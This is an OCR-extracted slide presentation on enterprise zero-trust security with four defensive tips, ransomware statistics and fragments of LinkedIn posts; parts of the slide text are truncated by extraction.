
WRONG!!

The Pandemic has increased the attack surface and the nature of attacks are evolving



BYOD POLICY EXPLOSION

Nearly 60% of enterprises embraced new bring-your-own-device (BYOD) policies. Increases varied by industry.




WORK-FROM-HOME TIDAL WAVE

The average enterprise increased its remote workforce by 114%. Increases varied by industry.

What is the solution?!

0 TRUST



From: [redacted]

Sent: 07 February 2022 20:31

To: Basavaraj, Sankalp [redacted]

Subject: LinkedIn

Hi Sankalp,

I received an invite to connect on LinkedIn with Sankalp B.

Can you confirm it’s from you before I accept it?

Regards

[redacted]

Upcoming out of office TBD

Join the Conversation.
Log onto Akamai Community.

Akamai

Evolved security

Attacks are always evolving!

Trick is to catch em early !


The best approach is to increase our IT IMMUNITY using Enterprise Security

Here are my top 4 security recommendations

Tip 1 –Catch em early . Zero trust for CODE

- Secure your DNS using advanced protocols like DNSSEC + DoT
- Secure the pipe using latest encryption standards like TLS 1.3
- Secure your page against data leakage using advanced techniques like CORS

“The greatest victory is that which requires no battle.” – Sun Tzu




Website is vulnerable to clickjacking!

Important government site prone to clickjack attacks

ines. Intended Applicants can book the appointments to the nearest Opera

Tip 2 –Catch attacks at edge , cloud

- Implement an intermediatory hop like a proxy which scrubs the Internet traffic for attacks
- Legacy on-premise firewalls falls short to adapt to the evolving threats. Cloud firewalls are the new rad
- Maintain sandbox , honeypot environments to effectively defend against evolving threats



Tip 3 –Secure your enterprise assets


- Threats can come from within enterprise


- The attacker should be right only once whereas the defenders need to be right EVERY TIME !

- Trust nobody, authenticate everyone, limit the access is the mantra

- Traditional MFA is NOT the holy grail of security and can be hacked just as easily. Adopt latest standards of MFA like FIDO2

Threats Are Moving Inside




Twitter hack was an inside job according to security experts

Angry IT admin wipes employer’s databases, gets 7 years in prison

bleepingcomputer.com • 3 min read


As per VARONIS 2021 study, only 5% of company folders are properly protected !


Tip 4 – Micro-segmenting is the future

- Traditional way of origin is dead, micro-segmentation is the FUTURE
- Restrict software and systems to communicating with only those machines necessary to complete their tasks

‘Experts estimate that a ransomware attack will occur every 11 seconds in 2021. (Cybercrime Magazine, 2019) ’

‘The average ransom fee requested has increased from $5,000 in 2018 to around $200,000 in 2020. (National Security Institute, 2021)’





The Old Way

Data Center

Physical firewall appliances creating network choke points, ACLs, VLANs

Cloud

Virtual firewall appliances creating network choke points, NSGs, unique tooling per CSP

The New Way


Data Center

Cloud

Software-based policies based on finer-grained attributes (e.g., process, user, fully-qualified domain name)

For interesting discussions around Internet and questions

https://www.linkedin.com/in/sankalp-basavaraj/



Sankalp B
Making Internet better, one day at a time
2mo • Edited •

How many times have we gone to a website where the 'latest offers, deal' fliers keep changing even before we get a chance to read it completely?! If the answer is yes, then you are not alone :) ...see more

Sankalp B
Making Internet better, one day at a time
2mo • Edited •

chilles' heel, when it comes to web performance, is the js memory heap
. Often neglected by developers, it is time we give this a serious
deration.

ovides these details in its beacon. A genuine 'beacon' to the develo
d

erformance #internet #webdevelopment

14

Sankalp B
Making Internet better, one day at a time
2mo •

nt files are the underdogs when it comes to web performance. Check out this
er cool tool for em.
...see mo

ai Fondue
ondue.com



THERE **MUST** BE A BETTER WAY OF CHOOSING SECURITY IMPLEMENTATIONS !!

Photo Source: www.cloudtweaks.com

THANK YOU !